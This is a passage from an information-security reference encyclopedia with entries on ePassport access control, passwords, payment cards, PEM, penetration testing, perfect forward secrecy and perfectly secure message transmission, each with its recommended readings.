BAC assures that the ePassport is knowingly handed over while IS reads IC's content. To do so, IS must prove its knowledge of the *Document Basic Access Keys*, which derive from the ePassport number, the date of birth of the ePassport holder, and the date of expiration of the ePassport. This information is available in the *Machine Readable Zone* (MRZ) of the ePassport, that is the two optically readable lines of characters printed on the data page of the ePassport book. The Document Basic Access Keys are also stored in an internal elementary file of IC.

The BAC consists of a three-pass challenge-response protocol according to ISO/IEC 11770-2 Key Establishment Mechanism 6 using 2-key 3DES as block cipher. The exchanged nonces should be 8-byte long. The encryption is done using 3DES in CBC mode with zero-IV according to ISO/IEC 11568-2. A cryptographic checksum as specified in ISO/IEC 9797-1 MAC Algorithm 3 (Retail-MAC) is also calculated over and appended to the ciphertexts. It is based on DES, zero-IV, ISO/IEC 9797-1 Padding Method 2. The encryption and MAC keys are derived from the MRZ using SHA-1 according to DOC 9303.

Secure Messaging

SM consists in encrypting the data during their transfer on the channel between IC and IS, as defined in ISO/IEC 7816-4. The mechanism also protects the sequentiality of the exchanged messages. SM relies on the same cipher and MAC algorithms than BAC. However, keys are not directly derived from the MRZ, they are generated from two nonces exchanged during the BAC. This implies that SM can only be used in conjunction with BAC.

Extended Access Control

EAC is an improved security mechanism that aims to eventually replace BAC and AA. Although EAC is mentioned in DOC 9303, it has been defined by the German Federal Office for Information Security (BSI) in the technical report TR 3110, published in February 2006 [3]. The European Commission decided to require the Member States to include fingerprints in ePassports, and the deadline to apply with this rule was set to be June 28, 2009. In order to enforce the privacy of the travelers, ePassports issued by Members States are requested to implement EAC, especially to protect the fingerprints.

Although already required in the EU (except some countries with special status), EAC is still an evolving security mechanism. Current version of EAC is v2.02 published in November 2009 [4]. The current version includes an IC authentication that should eventually replace AA, and a terminal authentication that makes obsolete BAC because only authorized IS have access to the data.

Open Problems

The deployment of the ePassport raises numerous security and privacy concerns.

Very early, the communication range has been pointed out as a potential threat. While the advertised operational range of an ePassport is about 10 cm some experiments in realistic conditions have shown that the communication between ISO/IEC 14443-compliant reader and device can be eavesdropped at a distance of a few meters [10]. To thwart this issue, some ePassports include an electromagnetic shield in their cover, e.g., the US ePassports, such that IC can only be read when the document book is open.

Another subject of matter is the poor design of BAC, which is optional, based on credential printed in the document book, and which relies on low entropy Document Basic Access Keys. The main cause of the latter point is that the document number – used as a seed in the generation of the keys – is commonly not assigned randomly. Several

papers point out this issue and explain how bypassing BAC guessing the Document Basic Access Keys [1, 5, 9, 11, 15, 16].

Information leakage and malicious traceability have also been shown as potential threats. As illustration, when the unique identifier of the IC is not generated randomly on-the-fly, it may be used to track the ePassport [15, 16]. Active authentication may also leak digital evidence [15, 16], and it has been shown that EAC also suffers from information leakage, e.g., the hash of the fingerprints can be obtained from EF.SOD without passing EAC [6, 16].

Finally, several weaknesses in the implementation of DOC 9303 have been exposed. One of the main issues is the deficient deployment of the CSCA certificates. Without these root certificates, ePassports can be very easily counterfeited. Denials of service and bugs also represent an engineering task to be seriously considered. The interoperability test operated in Prague in 2006 [8] so underlined the poor quality of many commercial softwares for reading and checking ePassports.

To summarize, up to now, although several security weaknesses have been raised, no (known) practical attack succeeded in counterfeiting an ePassport, assuming all the ICAO recommendations are applied. However, privacy problems definitely occur, and many works proved that the ePassport leaks personal information, although EAC clearly tends to improve the situation.

Probably for some privacy reasons, Switzerland organized on 17, May 2009, a vote in favor of the introduction of the new generation ePassport, i.e., with biometrics and EAC: 49.9% of the ballots were "against" the new generation ePassport [17].

Experimental Results

Several softwares for reading, checking, and copying ePassports are freely available. One may cite the following widely deployed ones: Golden Reader Tool [2], JMRTD [7], and pyPassport [12].

Recommended Reading

1. Avoine G, Kalach K, and Quisquater JJ (2008) ePassport: securing international contacts with contactless chips. In: Tsudik G (ed) Financial cryptography and data security – FC'08. IFCA, Cozumel, Mexico. Lecture notes in computer science, vol 5143. Springer, Heidelberg, pp 141–155
2. Bundesamt für Sicherheit in der Informationstechnik, Germany. Golden Reader Tool. https://www.bsi.bund.de
3. Bundesamt für Sicherheit in der Informationstechnik, Germany (2006) Advanced security mechanisms for machine readable travel documents – extended access control (eac) – version 1.00. Technical report, Federal Office for Information Security, Bonn, Germany
4. Bundesamt für Sicherheit in der Informationstechnik, Germany (2009) Advanced security mechanisms for machine readable travel documents – extended access control (eac), password authenticated connection establishment (pace), and restricted identification (ri) – version 2.02. Technical report, Federal Office for Information Security, Bonn, Germany
5. Carluccio D, Lemke-Rust K, Paar C, Sadeghi A (2006) E-passport: the global traceability or how to feel like a UPS package. In: WISA 2006, Jeju Island, Korea, pp 391–404
6. Chaabouni R, Vaudenay S (2009) The extended access control for machine readable travel documents. In: Proceedings of the special interest group on biometrics and electronic signatures. Lecture notes in informatics. Gesellschaft für Informatik (GI), Bonn, Germany, pp 93–103
7. Digital Security Group, Radboud University in Nijmegen, The Netherlands. JMRTD. http://jmrtd.org/
8. ePassport Interoperability Test Event. Final report – version 1.1. Technical report
9. Gaurav KC, Karger P (2005) Security and privacy issues in machine readable travel documents (MRTDs). In: Research Report RC23575, IBM Research Division. Zurich, Switzerland
10. Hancke G (2008) Eavesdropping attacks on high-frequency RFID tokens. In: Workshop on RFID Security – RFIDSec'08. Budapest, Hungary
11. Hoepman JH, Hubbers E, Jacobs B, Oostdijk M, Schreur RW (2006) Crossing borders: security and privacy issues of the European e-Passport. In: Yoshiura H, Sakurai K, Rannenberg K, Murayama Y, Kawamura S (eds) Advances in information and computer security. In: First international workshop on security – IWSEC. Lecture notes in computer science, vol 4266. Kyoto, Japan. Springer, Heidelberg, pp 152–167
12. Information Security Group, Université catholique de Louvain, Belgium. pyPassport. http://sites.uclouvain.be/security/epassport.html
13. International organization for standardization, Geneva, Switzerland. Machine readable travel documents (mrtds): history, interoperability, and implementation. Draft 1.4 (Release 1), March 2007
14. International civil aviation organization. Doc9303 part 1 – machine readable passport – vol 2 specifications for electronically enabled passports with biometric identification capabilities
15. Juels A, Molnar D, Wagner D (2005) Security and privacy issues in e-passports. In: Conference on security and privacy for emerging areas in communication networks – SecureComm. IEEE, Athens, Greece
16. Monnerat J, Vaudenay S, Vuagnoux M (2007) About machine-readable travel documents. In: Workshop on RFID security – RFIDSec'07, Malaga, Spain
17. Parlement Suisse (2009) Votation populaire du 17 mai 2009. http://www.parlament.ch

Password

Gerald Brose
Hype Softwaretechnik GmbH, Bonn, Germany

Related Concepts

►Authentication

Definition

A password is a secret that is presented to a verifier to prove a claim, typically during ►user authentication. A verifier can determine that the claimant knows the secret by comparing the password with a value he has on store. This can be the secret itself or a unique value computed from the secret, e.g., a ►one-way hash or a known document encrypted using the password as a key.

Theory

Passwords are a simple and convenient authentication mechanism, but can only provide limited security. More secure authentication based on cryptographic protocols and hardware is possible, but these options are typically less convenient for users and more expensive to operate.

As a secret, passwords must be protected. Storing or transmitting a password in plain text is a risk, as is writing it down on a sticky note and attaching it to a screen. Consequently, most modern systems do not store passwords in plain but store password hashes instead. When a user enters his or her password, the system computes the password's hash value and compares this with the stored hash value for the user.

Passwords are also vulnerable to interception during the actual authentication process if the connection between the terminal and the verifier software is not secure, or if the terminal itself can be manipulated, e.g., to record keystrokes. To prevent attacks on the login process that intercept passwords on the path between the terminal and the verifier, the ►Orange Book security criteria describe a *Trusted Path*, with which systems can provide secure communication so that users can directly communicate with the secure parts of the system.

A characteristic of passwords when compared to other secrets like encryption keys is that they are directly entered by users, e.g., at a terminal login, or when accessing protected web sites. Consequently, passwords can only be composed of characters that can by typed on a keyboard. Typical password mechanisms usually only consider the first n characters of a password, so the number of possible passwords is 95^n (with 95 printable characters). For a standard UNIX system, which considers a maximum of eight characters, this amounts to $6.6 * 10^{15}$ different values for passwords that are at least eight characters long. A Windows 2000 (TM) password, e.g., can be up to 127 characters long, which gives maximum of $1.4 * 10^{251}$ different combinations.

The actual search space for typical passwords is considerably smaller than the theoretical limit, however, because passwords need to be remembered by human users. Because arbitrary combinations of characters with no apparent meaning are hard to remember, requiring the use of such passwords would lead to users writing down their passwords. This induces the obvious risk of exposure when the recorder password is not protected, e.g., in the user's wallet. Users therefore typically choose shorter passwords using some form of mnemonics or simply familiar terms. This means that the entropy of passwords is often low, so passwords are vulnerable to guessing.

A particular kind of password guessing attacks are ►*dictionary attacks*. A dictionary attack is carried out by trying candidate passwords from a large dictionary with popular words and terms, such as movie actors, characters from cartoons or literature, animal names, computer science, astrological terms, etc. Attacks like these are simple and have proven to be very effective [1, 2].

While it is not feasible for a casual attacker to try all possible combinations of passwords of a given length, ►exhaustive search (also called brute force attack) is still a possible threat when considering more dedicated and resourceful attackers. With current processing and storage technology, it is possible to precompute and store all possible password values only for a limited search space. However, only a fraction of all password values need to be stored partially when using techniques like hash chains or ►*rainbow tables*, which require only the relevant missing values to be recomputed at attack time. This approach permits very effective brute force attacks on password security.

To further enlarge the search space and thwart these kinds of attacks, passwords are often encrypted or hashed based on an additional bit string, a ►salt, which requires attackers using precomputed dictionaries with encrypted passwords to include 2^n variations of each encrypted password, n being the number of bits used for the salt. The bcrypt algorithm used in OpenBSD [3], e.g., uses a 128-bit salt, which makes storing precomputed hash values completely infeasible.

If an attacker can install and run programs on the target host system, password security may also be attacked using a ►Trojan Horse login program. This program would masquerade as a regular system login screen on a computer terminal and capture and store the passwords entered by unsuspecting users. The program may then print a rejection message to the terminal before terminating and starting the regular login program. The existence of the Trojan Horse is unnoticed by users, who believe they simply mistyped their password during the first login attempt. This attack will not work on systems that provide a Trusted Path because communications via such a path is by definition initiated exclusively by the user, i.e., a login prompt would only appear as a system reaction to a user action, e.g., a keyboard interrupt, as in Windows NT (TM).

"A good password is one that is easily remembered, yet difficult to guess" [1]. Because of the importance of choosing "good" passwords for maintaining password security, users should be educated and given guidelines for choosing passwords. The most important ones are:

1. Choose long passwords to enlarge the search space for an attacker.
2. Do not choose words that are likely to appear in a dictionary, not even with variations.
3. Do not base passwords on any public information about yourself (birthdate, hobby, children's names), because it may help attackers in guessing.
4. Use the initial letters of the words in a sentence that you can remember, e.g., turn a sentence like "my daughter prefers muffins over cheese cake most of the time" into a password "`mdpmoccmott`". Words created in this manner are unlikely to be found in any dictionary.
5. Insert punctuation characters and digits freely, and capitalize some characters, e.g., turn "`mdpmoccmott`" into "`mD4pMo,cCmott`" to further enlarge the search space.

Three main lines of defense against attacks on password security can be identified:

1. Reactive – carry out internal dictionary attacks to check for weak passwords. If a weak password is found, the respective account should be blocked until the user chooses a new password.
2. Proactive – educate users about the importance of choosing good passwords. Prevent them from choosing weak passwords, i.e., reject passwords that are too short, that are found within a dictionary, or are otherwise considered easy to guess. Proactive password checks can be integrated into the system programs that modify a password so that any new password is checked to be reasonably secure before it is accepted.
3. Secretive – protect password files so that not even the encrypted or hashed passwords can be obtained. It is standard practice in modern UNIX systems to "shadow" out passwords from the password file, i.e., maintain a separate file that can only be read by system administrators.

In summary, passwords are a compromise between convenience, user acceptance, and cost versus security. In highly sensitive environments, alternative authentication mechanisms should be considered, e.g., mechanisms based on biometric identification, on small user devices that generate one-time passwords, such as RSA's SecurID (TM), or on combinations of these mechanisms.

Recommended Reading

1. Klein DV (1990) Foiling the cracker: a survey of, and improvements to, password security. In: Proceedings of 2nd USENIX security symposium. USENIX, Berkeley, pp 5–14
2. Feldmeier DC, Karn PR (1990) Unix password security – ten years later. In: Proceedings of CRYPTO 1989. Springer, Berlin, pp 44–63
3. Provos N, Mazieres D (1999) A future-adaptable password scheme. In: Proceedings of 1999 USENIX annual technical conference, Monterey

Pattern of Blood Vessels

►Vascular Patterns

Payment Card

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Synonyms

Bank card

Related Concepts

►Chip Card; ►Electronic Purse

Definition

A device that can be used by its holder (cardholder) to pay for goods and services or to withdraw money.

Theory

The device is a plastic card backed by an account holding funds belonging to the cardholder or offering credit to the cardholder. From a technology perspective, two types of payment cards are used: magstripe card and chip cards.

A magnetic stripe card is a type of card capable of storing data by modifying the magnetism of tiny iron-based magnetic particles on a band of magnetic material on the card. The magnetic stripe, sometimes called a magstripe, is read by physical contact and swiping past a reading head.

A chip card, smart card, or integrated circuit card (ICC) is any pocket-sized card with embedded integrated circuits which can process data (►Chip card). IC cards cover both contact and contactless technology. Dual-interface or hybrid cards implement contactless and contact interfaces on a single card with some shared storage and processing.

A number of ISO standards, ISO/IEC 7810, ISO/IEC 7811, ISO/IEC 7812, ISO/IEC 7813, ISO/IEC 7816, ISO

8583, and ISO/IEC 4909, define the physical properties of the card, including size, flexibility, data formats, and communication protocols. ISO also provide the standards for payment cards, including the allocation of card number ranges to different card issuing institutions. ISO/IEC 14443 covers the contactless technology used for payment cards.

The Issuing Bank (►Issuer) is the financial institution that makes payment cards available to cardholders and authorizes the cardholder to use the card. Payments cards are normally operated under a Card Scheme. This is a technical and commercial arrangement set up to serve one or more card brands and which provides the organizational, legal, and operational framework rules necessary for the services marketed by the brand to function. EMV has become the reference standard for chip card–based payments (►EMV).

Applications

A wide variety of cards are available which offer cardholders the possibility to purchase items in stores, on the Internet, through mail-order, and over the telephone.

A credit card enables cardholders to make purchases and/or withdraw cash up to a prearranged ceiling. The credit granted may be settled in full by the end of a specified period or may be settled in part, with the balance taken as extended credit on which interest is usually charged.

A debit card enables cardholders to have their purchases directly and immediately charged to their accounts, whether held with the card issuer or not.

A delayed debit card enables cardholders to have their purchases charged to an account with the card issuer up to an authorized limit. The balance in this account is then settled in full at the end of a predefined period. It is also called a "charge card."

A prepaid card is a card on which a monetary value is stored (also referred to as a stored-value card) or that enables its holder to use funds loaded in advance on a dedicated account.

A payment card usually combines (a) payment function(s) with a cash function which enables the cardholder to withdraw cash from a cash dispenser and/or to deposit cash.

Recommended Reading

1. www.ecb.europa.eu
2. www.emvco.com
3. http://www.mastercard.com/us/company/en/docs/All_About_Payment_Cards.pdf

PEM, Privacy-Enhanced Mail

Torben Pedersen
Cryptomathic, Århus, Denmark

Synonyms

Secure email

Related Concepts

►Pretty Good Privacy (PGP); ►S/MIME

Definition

Privacy-enhanced mail (PEM) is defined in a sequence of RfCs (Request for Comments) specifying methods and formats for securing the authenticity and confidentiality of emails. The term "privacy-enhanced mail" is also used as a synonym for secure email in general.

Background

PEM was defined in response to the need for securing emails, see [1].

Theory

PEM provides a number of security mechanisms for protecting electronic mail transferred over Internet by defining formats, protocol extensions and processing procedures for securing mail messages as defined in RFC 822. The security mechanisms include *encryption* of mails such that only the intended recipient(s) can read the contents of the mail. Other security mechanisms supported by PEM provide *message authentication* and integrity as well as *digital signatures*. Using the latter, non-repudiation of origin may be achieved.

The security mechanisms provided can be based on symmetric cryptography ("►Key") or *public key cryptography*. In the latter case *X.509 certificates* are used to provide the *public keys* of the sender and recipient as needed (the public key of the originator is required to validate the signature, and the public key of the recipient is required to encrypt the email).

PEM is defined in detail in RfC 1421 through 1424. RFC 1421 (see [2]) defines the extensions to RFC 822 mail messages and the encryption and authentication procedures for securing emails. The following security goals are achieved: confidentiality, authenticity of sender, message integrity and non-repudiation of origin. Of independent interest this RfC also defines Base64 encoding allowing binary data to be represented as a printable string.

RfC 1422 (see [3]) defines how X.509 certificates can be used to set up the necessary public key infrastructure

supporting the use of asymmetric cryptography in privacy-enhanced mail. Central to this scheme, it requires a single root for all *certification authorities* issuing certificates on public keys to be used for PEM.

In [4], RfC 1423 specifies the cryptographic algorithms (including formats, identifiers, and modes of use) to be used within PEM. These algorithms include DES, 2-key triple-DES and RSA.

RfC 1424 (see [5]) deals with email-based certification services that *certification authorities* supporting privacy-enhanced mail must provide. These include services for issuing a certificate given a certificate request and for providing the certificate revocation list are defined.

Recommended Reading

1. Privacy-Enhanced Electronic Mail (PEM) Charter. http://www.ietf.org/proceedings/94mar/charters/pem-charter.html
2. RfC1421: privacy enhancement for internet electronic mail: part I: message encryption and authentication procedures. http://www.rfc-editor.org/rfc.html
3. RfC1422: privacy enhancement for internet electronic mail: part II: certificate-based key management (RFC 1422). http://www.rfc-editor.org/rfc.html
4. RfC1423: privacy enhancement for internet electronic mail: part III: algorithms, modes, and identifiers (RFC 1423). http://www.rfc-editor.org/rfc.html
5. RfC1424: privacy enhancement for internet electronic mail: part IV: key certification and related services (RFC 1424). http://www.rfc-editor.org/rfc.html

Penetration Testing

Tom Caddy
InfoGard Laboratories, San Luis Obispo, CA, USA

Related Concepts

►Common Criteria

Definition

Penetration testing is part of a security assessment (e.g., Audit) or certification process (e.g., ►Common Criteria) with an objective to locate and eliminate security vulnerabilities that could be exploited to gain access to the *security target* (system, device or module) by a potential attacker.

Theory

In a penetration test, the objective of an attacker is to gain access to the security target by breaking or circumventing its security measures. In other words, an attacker needs only to find one vulnerability to successfully penetrate the security target, while the penetrations testers' objective task is to identify all vulnerabilities. Penetration test constraints as well as constraints for an attacker are time, money, amount of effort, and resources. Given these constraints (e.g., resources and time), exploiting a vulnerability and successfully penetrating a security target might be practically infeasible even though it is theoretically possible. Hence, finding a security vulnerability does not imply that it always can be exploited easily. Therefore, the penetration tester's objective and task is much broader and labor intensive than that of an attacker.

When a successful penetration in the security target is possible, then this provides evidence that the current security measures are inadequate and need to be strengthened. In addition, when the penetration went unnoticed by the security target, it shows that the intrusion detection mechanisms do not provide an adequate level of security assurance. On the other hand, when a penetration test is not successful, it does not provide evidence that the security target is secure. In the latter case, the penetration test provides evidence that under the given test conditions, the security target did not show obvious exploitable security flaws.

A penetration test assumes the presence of a *security boundary*, as the test is aimed at penetrating it. The security boundary separates the internal components of the security target from the external components (e.g., outside world), and this separation is enforced by various security measures. In general, a security target is composed of hardware, software, and human components. Depending on the human component, security assumptions are made and a penetration test might also include human vulnerabilities (e.g., social engineering).

In general, a penetration test assesses the state of the security target at a given point in time, in contrast to penetration tests based on monitoring techniques (e.g., intrusion detection). Hence, any change in the internal and external environments might lead to new vulnerabilities, which would require the execution of a new penetration test. Therefore, in practice, certain types of penetration tests based on monitoring techniques analyze security target events on a regular interval or even in real time, and can search for anomalies that might indicate exploitable vulnerabilities. It should be noted that these penetration tests profiles need to be updated on a regular basis.

A penetration test can be passive (observing) and active (interact). The passive penetration test infers with the existence of vulnerability of the security target in a non-intrusive manner. The *passive penetration test* probes the target boundary and scans for security weaknesses in the target environment, without aiming at gaining access and without adversely affecting its normal operation. *Active*

penetration testing, on the other hand, includes tests that are more intrusive by nature. The active penetration test (refer also Physical Attacks) exploits security flaws inherently present in the technology of the target environment, design faults or flaws in the object's parameter configuration.

There are two extreme kinds of penetration tests: *Zero-Knowledge Penetration Test (ZKPT)* and *Full-Knowledge Penetration Test (FKPT)*. A ZKPT is based on a black box approach, which assumes zero knowledge or assumptions about the security target. The objective of a ZKPT is to identify how much information about the security target can be gained (i.e., is leaked), how the security target can be modeled, and what vulnerabilities can be identified that could be exploited by potential attackers. A FKPT is based on Kerckhoffs' principle [1] (►Maxims), and assumes full knowledge of the internal and external components except from the critical security parameters. Based on this knowledge, the security target is tested for security vulnerabilities that could be exploited by potential attackers. In contrast to the FKPT, ZKPT has the advantage that the tester is not tempted to be biased by the security target design specifications and documentation, and will also explore areas beyond its design. Therefore, ZKPT is often the first phase of a penetration testing followed by an FKPT. Between ZKPT and FKPT, several hybrid forms exist, which are optimized based on the security target and the testing constraints.

Recommended Reading

1. Kerckhoff A (1883) La cryptographie militaire. J Des Sci Militarires 9:5–38. http://www.cl.cam.ac.uk/users/fapp2/kerckhoffs/

Penmanship

►Handwriting Analysis

Perfect Forward Secrecy

Hugo Krawczyk
IBM T.J. Watson Research Center, NY, USA

Synonyms

Forward secrecy

Related Concepts

►Diffie–Hellman Key Exchange Protocol

Definition

Perfect forward secrecy (PFS for short) refers to the property of key-exchange protocols (Key Exchange) by which the exposure of long-term keying material, used in the protocol to authenticate and negotiate session keys, does not compromise the secrecy of session keys established before the exposure.

Background

The most common way to achieve PFS in a key-exchange protocol is by using the Diffie–Hellman exchange (►Diffie–Hellman Key Exchange Protocol) with ephemeral exponents to establish the value of a session key, while confining the use of the long-term keys (such as private signature keys) to the purpose of authenticating the exchange (►Authentication). In this case, once a session key is no longer used and is erased from memory, then there is no way for the attacker to find this key except by cryptanalyzing the Diffie–Hellman exchange (or other applications that used the session key). In particular, finding the long-term authentication key is of no use in learning the session-key value. One essential element for achieving PFS with the Diffie–Hellman exchange is the use of *ephemeral* exponents which are erased from memory as soon as the exchange is complete. (This should include the erasure of any other information from which the value of these exponents can be derived such as the state of a pseudo-random generator used to compute these exponents.)

The PFS property of authenticated Diffie–Hellman exchanges can be highlighted by contrasting it with other forms of key exchange, such as key-transport protocols, where session keys are transmitted between the peers in the exchange encrypted under long-term public keys. In this case, the exposure of the long-term secret decryption key will compromise the secrecy of *all* session keys (including those erased from memory) that were exchanged under the corresponding public encryption key. This is a major security threat which, in particular, makes the long-term key extremely attractive for attack.

In the case of authenticated key exchange protocols, where security is to be provided against active attackers, PFS means that the attacker cannot compute past session keys exchanged between honest parties even if the attacker actively interfered in the session creation. A weaker notion that only guarantees PFS against passive attackers is referred to as *weak* PFS [9].

Applications

The property of perfect forward secrecy is especially relevant to scenarios in which the exchanged session keys require secrecy protection beyond their life time, such as

in the case of session keys used for data encryption. In contrast, applications that use the shared keys only for the sake of authentication may not need PFS in their key-exchange protocol (in most cases, finding an expired shared authentication key is of no value for the attacker).

In principle, any public key encryption scheme can be used to build a key exchange with PFS by using the encryption scheme with ephemeral public and private keys. From a practical point of view this requires that the key generation for the encryption scheme be fast enough. For most applications this disqualifies, for example, the use of ephemeral RSA encryption for achieving PFS, since the latter requires the generation of two long prime numbers for each exchange, a relatively costly operation. Currently, most systems that provide PFS are based on the Diffie–Hellman exchange. These protocols can be found in practice (e.g., in the IKE key-exchange protocol [4, 6] for the IPsec standard) and they have been widely studied in many research papers. Some of the well-known authenticated key-exchange protocols that provide PFS are STS [2], ISO-9798 [5], EKE [1], SKEME [7], MQV [9, 10], and SIGMA [8]. The term "perfect forward secrecy" was first introduced in [3].

Recommended Reading

1. Bellovin SM, Merritt M (1992) Encrypted key exchange: Password-based protocols secure against dictionary attacks. In: Proceedings of the IEEE computer society symposium on research in security and privacy, Oakland, pp 72–84
2. Diffie W, van Oorschot P, Wiener M (1992) Authentication and authenticated key exchanges. Des Codes Cryptogr 2:107–125
3. Günther CG (1990) An identity-based key-exchange protocol. Adv Cryptol - EUROCRYPT'89, Lecture notes in computer science, vol 434. Springer-Verlag, pp 29–37
4. Harkins D, Carrel D (eds) (1998) The Internet Key Exchange (IKE). RFC 2409, Nov 1998
5. ISO/IEC IS 9798-3 (1993) Entity authentication mechanisms — Part 3: Entity authentication using asymmetric techniques
6. Kaufman C (ed) (2005) Internet Key Exchange (IKEv2) Protocol. RFC 4306, Dec 2005
7. Krawczyk H (1996) SKEME: A Versatile Secure Key Exchange Mechanism for Internet. In: Proceedings of the 1996 Internet society symposium on network and distributed system security, San Diego, CA, pp 114–127
8. Krawczyk H (2003) SIGMA: the 'SIGn-and-MAc' approach to authenticated Diffie-Hellman and its use in the IKE protocols. In: Boneh D (ed) Advances in Cryptology – CRYPTO 2003 Proceedings, Lecture notes in computer science, vol 2729. Springer-Verlag, Santa Barbara, CA, pp 399–424
9. Krawczyk H (2005) HMQV: A high-performance secure Diffie-Hellman protocol. In: Shoup V (ed) Advances in Cryptology – CRYPTO 2005 Proceedings, Lecture notes in computer science, vol 3621. Springer-Verlag, Heidelberg, pp 546–566
10. Law L, Menezes A, Qu M, Solinas J, Vanstone S (2003) An efficient protocol for authenticated key agreement. Des Codes Cryptogr 28:119–134

Perfectly Secure Message Transmission

Yvo Desmedt, Qiushi Yang
Department of Computer Science, University College London, London, UK

Related Concepts

►Information-theoretic Security; ►Secret Sharing; ►Secure Multiparty Computation (SMC)

Background

The importance of having reliable (and available) communication when an adversary is present is known since WWI, if not before. Accordingly to [15]:

> The successful effort by the British in the opening days of World War I to dredge up from the bottom of the North Sea the underwater telegraph cables that connected Germany to the outside world. This strategic information operation not only cut Germany's military C3 links to its forces worldwide (at sea and in its colonies) but also-and more importantly-meant that the neutral countries of the world, most especially the United States, saw the war through London's filter.

It is a myth the Internet has been designed to withstand a denial of service attack. At the BlackHat 2005 conference, it was shown that potential attacks against routers are far from hypothetical.

Perfectly Secure Message Transmission (PSMT) focuses on networks in their *generality*, i.e., without assuming the Internet protocols as TCP/IP are being used.

Definition

The original problem [7] of Perfectly Secure Message Transmission consists of the following. A Byzantine adversary may take over t nodes in the network. A sender A and a receiver B do not share a key. When each edge in the network is trusted, how can A and B communicate in a perfectly reliable and perfectly private way? The perfect reliability means that B will receive A's message correctly with 0 probability of failure and the perfect privacy means unconditional secrecy of the message to the adversary (i.e., in Shannon's sense).

A variant of this definition was considered in [2]. In this approach, certain nodes share keys.

Theory

Today many variants of this problem have been studied. Indeed, the networks in above scenario considered are point-to-point. Some other studies considered partial

broadcast networks [10, 11], of which a neighbor network is a special case [4, 9, 10, 22]. In a neighbor network, when a node broadcast a message, all its neighbors will receive identically the same information. The ethernet is a typical example of a neighbor network.

Different types of adversary have been considered. A passive adversary has control of a subset of nodes and access to all information received by these nodes. If the adversary is active, then the nodes over which the adversary has control can also disrupt the communication in any way. Some papers have discussed fail-and-stop adversaries. This fits with the case nodes have been destroyed. The concept of an adversary jamming broadcast was added to the partial broadcast scenario (see [6] for definitions of receiver jamming, sender jamming, destroy jamming, and protocols).

Typically, one assumes that the adversary can control up to t nodes. This scenario has been generalized using the concept of adversary structures [13, 14].

In some cases when small probability of failure is allowed, different levels of security can be distinguished. Almost perfectly secure message transmission is defined in such a way that if a protocol is (ε, δ)-secure, then privacy is only guaranteed $1 - \varepsilon$ and, respectively, reliability with $1 - \delta$ probability [9]. The study of almost security was extended in [18]. In this setting, the receiver B is allowed to reject the communication. If B accepts the communication, then it is required that the conditional probability that B outputs the actual message is 1. Moreover, the privacy needs to be perfect, and the probability the adversary succeeds to force the receiver to reject is negligible. Notations unifying these models were proposed in [3].

Many protocols have been developed in the study of the PSMT problems. The challenge is to design efficient protocols with communication (transmission) complexity polynomial in the size of the network. Some studies have been carried out toward the optimal solution.

We start by discussing point-to-point networks. The optimal solution for the case the communication is only one-directional was provided in the initial study of PSMT [7]. This result in the threshold case was generalized to general adversary structures in [5] (but might not be optimal). The second case, in which all edges in the network are two-way communication channels, has received a lot of attention. Notable results have been obtained in [1, 7, 8, 12, 17, 21] for the threshold case and [16, 25] for general adversary structures. The third case, in which the network corresponds to a directed graph, has been studied by [4, 19, 20, 23, 24].

Much less progress has been made concerning partial broadcast networks. The case of a passive adversary was studied in [5, 10]. Reliability without privacy was also discussed in [5]. The special case of neighbor networks was studied in [9, 22, 23].

Open Problems

Several open problems remain. Necessary and sufficient conditions for achieving both privacy and reliability together in partial broadcast networks remain unknown. Even for the case of neighbor networks this problem is unsolved.

Although in point-to-point networks optimal transmission complexity of the perfect case has been studied for several scenarios (see [17]), much less is known about the communication complexity. This is an important question. Indeed, PSMT protocols have a large overhead, they would only be used in case of emergency, e.g., when a cryptosystem is broken and a new key needs to be sent.

In the presence of an adversary structure, the communication complexity of all the previous PSMT protocols developed against an active adversary is in general exponential in the size of the network. Whether an efficient protocol with communication (or transmission) complexity polynomial in the size of the network exists, is an open problem for future research.

Recommended Reading

1. Agarwal S, Cramer R, de Haan R (2006) Asymptotically optimal perfectly secure message transmission. In: Dwork C (ed) Advances in cryptology – CRYPTO 2006 (Lecture notes in computer science 4117) Springer, Heidelberg, pp 389–401
2. Beimel A, Franklin MK (1997) Reliable communication over partially authenticated networks. In: Mavronicolas M, Tsigas P (eds) Distributed algorithms, 11th international workshop, WDAG '97, Saarbrücken, Germany (Lecture notes in computer science 1320), Springer-Verlag, Heidelberg, pp 245–259
3. Desmedt Y, Erotokritou S, Safavi-Naini R (2010) Simple and communication complexity efficient almost secure and perfectly secure message transmission schemes. In: Bernstein D, Lange T (eds) Africacrypt, May 3–6, South Africa, Proceedings (Lecture notes in computer science 6055), Springer, Heidelberg, pp 166–183
4. Desmedt Y, Wang Y (2002) Perfectly secure message transmission revisited. In: Knudsen L (ed) Advances in cryptology – Eurocrypt 2002, Proceedings, Amsterdam, The Netherlands, April 28–May 2 (Lecture notes in computer science 2332), Springer-Verlag, Heidelberg, pp 502–517
5. Desmedt Y, Wang Y, Burmester M (2005) A complete characterization of tolerable adversary structures for secure point-to-point transmissions without feedback. In: Deng X, Du D (eds) Algorithms and computation, 16th annual international conference, ISAAC 2005, Sanya, Hainan, China, December 19–21, 2005, (Lecture notes in computer science 3827), Springer, Heidelberg, pp 277–287
6. Desmedt Y, Wang Y, Safavi-Naini R, Wang H (2005) Radio networks with reliable communication. In: Wang L (ed)

Computing and combinatorics, 11th annual international conference, COCOON, Proceedings, Kunming, Yunnan China, August 16–19, 2005 (Lecture notes in computer science 3595), Springer, Heidelberg, pp 156–166
7. Dolev D, Dwork C, Waarts O, Yung M (1993) Perfectly secure message transmission. ACM J 40(1):17–47
8. Fitzi M, Franklin MK, Garay JA, Simhadri HV (2007) Towards optimal and efficient perfectly secure message transmission. In TCC '07, (Lecture notes in computer science 4392), Springer, Heidelberg, pp 311–322
9. Franklin M, Wright R (1998) Secure communication in minimal connectivity models. In: Nyberg K (ed) Advances in cryptology – Eurocrypt '98, Proceedings, Espoo, Finland, May 31–June 4 (Lecture notes in computer science 1403), Springer-Verlag, Heidelberg, pp 346–360
10. Franklin M, Yung M (2004) Secure hypergraphs: privacy from partial broadcast. SIAM J Discrete Math 18(3):437–450
11. Franklin MK, Yung M (1995) Secure hypergraphs: privacy from partial broadcast. In: Proceedings of the twenty seventh annual ACM symposium theory of computing, STOC. ACM, New York, pp 36–44
12. Garay JA, Givens C, Ostrovsky R (2010) Secure message transmission with small public discussion. In: Gilbert H (ed) Advances in cryptology – Eurocrypt 2000 (Lecture notes in computer science 6110), Springer, Heidelberg, pp 177–196
